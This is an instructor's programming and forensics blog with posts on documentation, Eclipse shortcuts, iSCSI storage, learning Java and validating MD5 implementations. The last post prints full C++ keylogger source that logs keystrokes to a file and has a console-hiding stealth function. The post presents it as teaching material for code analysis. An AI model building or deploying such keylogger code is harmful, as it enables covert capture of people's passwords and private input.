Saturday, January 24, 2015

Documentation and Comments

Many people starting out in programming thinks that documentation and commenting is a waste of time and it does make them better programmers.  It might be that documentation does not make a better program, but the quality of code can also be measured by its comments.  Just like science is not a science without documented measurements, code is not part of computer science if it is not documented.  

As more programming languages support docstrings, that feature of the language actually makes better programmers right from the start.  Java is one of those languages that is easy to learn, but its ability to support docstrings is not focused on in the early stage of learning.  

Java is also a great language to help those new to programming learn documentation of existing libraries of classes.  The main difference between a novice and an expert is that an expert know how to get help when needed in a fast and efficient way.  Thus, education could focus on not just the syntax, but focusing on how to find answers when questions arise.  That would help novice graduates overcome confusions faster and focus on real problem solving issues instead.  

Computer Science is also evolved to many languages and can not rely on a single language that is considered the latest "fad".  It is the combination of languages in order to solve problems by picking the right "tool".

Thus, you need to learn about many languages and collect your notes in a way that you can use regardless of the language you will use, but helps you with the required syntax.

This flowchart can be one of the ways you can map simple concepts and document each language.


Eclipse Shortcuts

Eclipse IDE is an amazing environment to help you learn many languages in one simple to install and use environment.  You can use it to learn Java, C++, and Python without learning IDE for each of those languages.  That way, you can focus on the actual language instead of wasting time learning another IDE.

Eclipse has man shortcuts that can help you make your programming experience much more fun by providing shortcuts for repeated tasks.

Auto-generate constructor
Auto generate setters and getters
Project->Generate javadoc
sysout + Ctrl + Space


Ctrl + i - indent selection
Ctrl+Shift+o - import required libraries
Ctrl+D - delete line
Alt+Shift+R - rename all occurrence of an identifier
Ctrl+F11 - run the code


Others

Alt+up or down  - Move a line of code up or down
main + Ctrl + Space  - Create main method signature
Ctrl+D  - Show hierarchy of a class
Ctrl+/ - comment the source code line
Ctrl+L - jump to line number
Ctrl+q  - last edit location
Ctrl+ o - outline of class

Short video summarizing most of the features mentioned in this post.
https://www.youtube.com/watch?v=7ESqUgkzke4

Wednesday, January 14, 2015

ReadyNAS 104 and iSCSI

There are many talks about cloud storage and storing files remotely as a way to protect data from loss.  While it is a great way to use free services for this purpose, you might also need to think about learning about this technology as a learning environment.  It does not matter if you are an information technology, information assurance, digital forensics, cybersecurity, or computer science student, you will need an infrastructure where you can experiment and learn on your own.  Hardware prices and open source operating systems make the setup of this environment easy and cheap.

If you are in computer science and try to learn about programming, you might find it easier to learn about network based programming by setting up a web server and experimenting with HTML and JavaScript as a start.

It seems like every application that is written these days are based on web services or use web services as its interface.  Thus, it is in your interest to learn about network based programs and program execution.  You will also need to think about safeguarding the code you write and ensuring its availability as you are progressing with your studies. So, you might need to learn about server management and file sharing.

One of the lesser known file sharing technologies is iSCSI ( Internet Small Computer System Interface, an Internet Protocol (IP)-based storage networking standard ).  It typically use TCP ports 860 and 3260 and provides authentication for secure sessions.  It is based on the Target ( server ) and the iSCSI Initiator ( client ) model that is built into Microsoft Windows 7 and above or can be freely installed on XP machines for iSCSI support.

There is not much "talk" about this technology, so I wanted to bring this technology to light for those of you interested setting up a home based network environment.

Watch video on how to setup and use a ReadyNAS based system.
http://youtu.be/Ag3tfc2VSUA


Getting started with Java

Java syntax and API is a simple to learn and use.
Java is object-oriented where each object can perform one or more discrete tasks and contains all the data needed to perform the task.
Java is distributed, you can send data across the net easily.
Java is robust, so programs run correctly and do not break when the unexpected happens.
Java is secure by limiting access of programs to your resources and files on your computer.
Java is architecture-neutral and portable by writing the code in one computer and running the code on another machine with another hardware configuration.
Java byte code is interpreted by a virtual machine not directly by the operating system.
Java is multithreaded as the programs share data and instructions.
Java is dynamic by calling upon resources as needed.

In order to learn this language, I recommend this path of action:


  1. Know how computers work 
    1.  - CPU, ALU, RAM, Thread, Process, Memory Address, and Interrupts
  2. Know how CPU instructions carried out
    1. - Assembly language instructions ( mov, jmp, cmp, add, ... )
  3. Know how file systems store data and how to manage your files in folders
  4. Know basic command line utilities ( dir, mkdir, rmdir, copy, set, echo, ... )
  5. Know how to get help from the local system or utilities and how to read the help documentation
  6. Know about path and other environmental variables
  7. Understand basic automation commands in the terminal
    1.  - i.e. for %i in ( 1 2 3 4 ) do echo Hello World %i
  8. Understand basic script execution and syntax
    1. - i.e. hello.bat -> for %%i in ( 1 2 3 4 ) do echo Hello World %%i
  9. Understand difference between JRE and JDK 
  10. Install and run ( javac, java ) simple Java program written in notepad.exe  ( see below )
  11. Learn C++ function and structure concepts 
  12. Understand the importance of documentation ( javadoc )
  13. Understand the importance of flowcharts, pseudo code, UML
  14. Create simple algorithms based on what you know 
    1. i.e. Calculate the are of a circle 
      1. create a table with columns radius, diameter, PI, area
      2. enter values into radius column
      3. calculate diameter and keep in mind the function ( d= 2 * r )
      4. write PI for each row ( this will need to be accessed by each row, so it is static )
      5. calculate the are ( a = r * r * PI )
      6. analyze the results
        1. each column with changing values without formula will be variable 
        2. each formula columns will be function/method 
        3. each entry that does not change will be final and static for all to access 
        4. value on the left side of the equation will be the return value for the method
        5. think about the documentation hat would help another person learn about your code
      7. write the code and look for syntax errors
        1. determine proper data types for identifiers
      8. identify unneeded code 
        1. diameter should be removed or changed to hold r*r as a sub-calculation since it can help with troubleshooting, but you can ignore 
      9. think about input validation to ensure positive radius values
        1. you can create another method to return an absolute value of radius before calculation of area
      10. enter the values from your table and test if you get the same results from your code
  15. Use Raptor to create code from flowchart
  16. Always generate javadoc of your own code and understand how to read it
  17. Use BlueJ to visualize objects and inheritance
  18. Use Greenfoot to understand GUI concepts and create simple games
  19. Move to a full featured Integrated Development Environment ( IDE ) like Eclipse
  20. Understand how to use the debugger to monitor values in your code at different stages of processing
  21. Make mistakes and learn from the error messages
  22. Add features to code you wrote and understand as you learn more about a language 
  23. Don't be afraid to experiment 


 /** Student Class establishes the student id, name and grade
  *  @author Richland Teacher
  *  @version 2015
 */
 public class hello
 {
     private final String studentName;
     int value;
     public static int year;
     /**
      * This is a method that will take two parameters and will set a single field in the object
      * @param parameterOne imaginary first name as a String
      * @param parameterTwo imaginary last name as a String
      */
//Constructor for the hello class
public hello( String parameterOne, String parameterTwo ){
          studentName=parameterOne+parameterTwo;
          value=100;
          year=1900;
}
    // Main method
     public static void main(String[] args)
     {
         String name="My name is: ";
         System.out.println("Hello, "+name + args[0]);
         hello testing = new hello("firstname","lastname");
         System.out.println("Hello "+testing.value+"  "+year);
     }
  }// End of  class

Wednesday, January 7, 2015

Problem to Execution Methodology

Computer Science does not start with coding, but preparation and analysis in order to solve a problem at hand. That process requires many years of preparation and logical approach to solve problems. Thus, computer science is not as dependent on the programming language as most people think it is. Your first question about computer science should not be, "What language I should learn?", but how do I learn to solve mathematical problems. Problem solution starts with simplification, pattern recognition, and strong math background to create an algorithm that can solve the problem at hand in a finite amount of time and in a reliable way. Lately, we might also add the consideration of "securely" in order to solve problems in a way that is securely controlled.


In many cases, you will need to learn how to compile your code, but the Graphical User Interface ( GUI ) based IDE environments can divert your attention from how the process actually works.  I have created a video to help you understand the process of compiling code.  The video will also show you how to create libraries and DLLs and compile these static and dynamic libraries into your code.

http://youtu.be/7Gt5FJpEQvA


Monday, December 22, 2014

Hash and test

One of the most basic concept we learn in digital forensics is to ensure our evidence is not changed after acquisition is hashing.  Hashing helps verify the integrity of the data and helps reduce the dataset by identifying known good files.  Hashes can also identify known "bad" data or partial hashes can identify data that are close enough to investigate further for relevance.  Of course, hashes are also used to store passwords for authentication.  There are many algorithms available, but each algorithm must work exactly the same in software implementations.

When using libraries and third party implementations, you still need to test and validate if the implementation works are designed and implemented properly.

The following is an implementation using third party library:

using System;
using XCrypt;
//http://www.codeproject.com/Articles/483490/XCrypt-Encryption-and-decryption-class-wrapper
//Click to download source "Download source code"
//Click on Project -> Add Reference -> navigate to where you have extracted XCrypt.dll

namespace hashMD5
{
    class Program
    {
        static void Main(string[] args)
        {
            XCryptEngine encrypt = new XCryptEngine();
            encrypt.InitializeEngine(XCryptEngine.AlgorithmType.MD5);
            Console.WriteLine("Enter string to hash:");
            string inText = Console.ReadLine();
            string hashText = encrypt.Encrypt(inText);
            Console.WriteLine("Input: {0}\r\nHash: {1}", inText, hashText);
            byte[] temp=GetBytes(hashText);  //for debugging to see each byte value
            Console.ReadLine();

        }
        static byte[] GetBytes(string str)
        {
            byte[] bytes = new byte[str.Length * sizeof(char)];
            System.Buffer.BlockCopy(str.ToCharArray(), 0, bytes, 0, bytes.Length);
            return bytes;
        }
    }
}

Running the code results in the following output.

Enter string to hash:
Richland College
Input: Richland College
Hash: zlC4yZP3XqYqqboh5Lv4IA== 

The output looks strange and more like Base64 than MD5.  We can place break points in the code and monitor for the actual byte values to see the results to see if it is even close to the actual solution.


We can see the hash values are 122, 0 , 108, 0 ...
Now, let see another program implementation of MD5:
using System;
using System.Collections.Generic;
using System.Text;
using System.Security.Cryptography;

namespace anotherHashMD5SHA1
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Enter an message: ");
            string message = Console.ReadLine();
            System.Text.ASCIIEncoding encoding = new System.Text.ASCIIEncoding();
            MD5 md5 = new MD5CryptoServiceProvider();
            SHA1 sha1 = new SHA1CryptoServiceProvider();
            byte[] messageBytes = encoding.GetBytes(message);
            byte[] hashmessage = md5.ComputeHash(messageBytes);
            string stringMD5 = ByteToString(hashmessage);
            hashmessage = sha1.ComputeHash(hashmessage);
            string stringSHA1 = ByteToString(hashmessage);
            Console.WriteLine("MD5: {0}\r\nSHA-1: {1}", stringMD5, stringSHA1);
//Console.WriteLine("MD5: {0}\r\nSHA-1: {1}",System.Text.Encoding.Default.GetString(hashmessage), stringSHA1);
            Console.ReadLine();

        }
        public static string ByteToString(byte[] buff)
        {
            string sbinary = "";
            for (int i=0; i < buff.Length; i++)
            {
                sbinary += buff[i].ToString("X2");
            }
            return (sbinary);
        }
    }
}
And the output of this code is as follows,
Enter an message:
Richland College
MD5: CE50B8C993F75EA62AA9BA21E4BBF820
SHA-1: B3A6FC316A94949871594C633C8977D28C70E8B7
So, we also need to see what the resulting byte values are for the hash value in order to see if we just have different encoding of the same byte values displayed and the results are really the same or not.
No, we do not have the same byte values, this one gives us 206, 80, 184, 201, ..., so witch one do we trust and use in our code?
You can use a few IT tools to see what the results of those tools will be.  I recommend HashOnClick.
http://www.2brightsparks.com/onclick/hoc.html
You can create a simple text file, in this case, I used the same text like I used with tool, "Richland College".  
CE50B8C993F75EA62AA9BA21E4BBF820 testfile.txt
The results show the same value as the second code sample, so the second code sample should be implemented.
So, as you can see, there are many implementations of the same algorithm and programmers should use libraries and code from others as much as possible to increase productivity and reduce development time, but only responsible code selection can lead to meaningful and more secure code.  Maybe secure coding should have a prerequisite of knowing IT tools and understanding what we expect tools to do before we try to implement code by compiling and "crossing fingers".

Signature of compiled code

Now, this example is for educational purposes only and you should not run this code on your own machine if you are not familiar with all of the lines in this code.

Keyloggers have been viewed as something only people with bad intention write, but it is nothing more than monitoring the keys that are pressed on the keyboard and saving them in a file for later review.

In investigation, you might have to look at code and identify basic pattern in order to "guess" what the code is designed to do.  In this example, you can see the basic feature of a keylogger and I hope it will teach you that simple code like this can be added to any code to accomplish the same.  Thus, downloading so called pirated and illegal or cracked version of applications can contain this type of added code.  For the user, the functionality of the application will not visibly change, but the application might have "added features" that users are not aware of.


In many cases, executable analysis is just a simple strings search that can reveal keywords compiled inside the executable that can be googled and lead to understand some of the features of the program.  We can see the message and a clear text of the file that is used to collect the captured keystrokes.  If the code would connect to a server on the Internet, we might even see the URL or the IP address of the server the data is exfiltrated to.

So, this case a simple keyword search on the executable reveals a portion of my code, thus the intended purpose.  So, code might be analyzed by non-programmers and still have a successful heuristic conclusion of what a code or a portion of the code is designed to do.


Warning: You will need to look at your taskmanager in order to stop this program from running.

#include<iostream>
#include<windows.h>
#include<winuser.h>
#include<fstream>
#include <string>

using namespace std;
int Save(int key_stroke, string file);
void Stealth();

int main(){
//Stealth();

char i;

        cout << "This is my example of a keylogger - Zoltan" << endl;

while (1){
for (i = 8; i <= 190; i++){
if (GetAsyncKeyState(i) == -32767)
Save(i, "collect.txt");
      }
      }
return 0;
}

int Save(int key_stroke, string file){
if ((key_stroke == 1) || (key_stroke == 2))
return 0;

ofstream outFile;
char pressed;
pressed = key_stroke;
outFile.open(file, std::fstream::app);
cout << VK_OEM_PERIOD << endl;
outFile << "\n";
switch (key_stroke){
case 8:
outFile << "[BACKSPACE]";
case 13:
outFile << " ";
case  VK_OEM_PERIOD:  //same as 190
outFile << ".";
case VK_TAB:
outFile << "[TAB]";
case VK_SHIFT:
outFile << "[SHIFT]";
case VK_CONTROL:
outFile << "[CONTROL]";
case VK_ESCAPE:
outFile << "[ESCAPE]";
case VK_END:
outFile << "[END]";
case VK_LEFT:
outFile << "[LEFT]";
case VK_UP:
outFile << "[UP]";
case VK_RIGHT:
outFile << "[RIGHT]";
case VK_DOWN:
outFile << "[DOWN]";
case VK_HOME:
outFile << "[HOME]";
case 110:
outFile << ".";
default:
outFile << pressed;
outFile.close();
}

return 0;
}

void Stealth(){
HWND stealth;
AllocConsole();
stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(stealth, 0);
}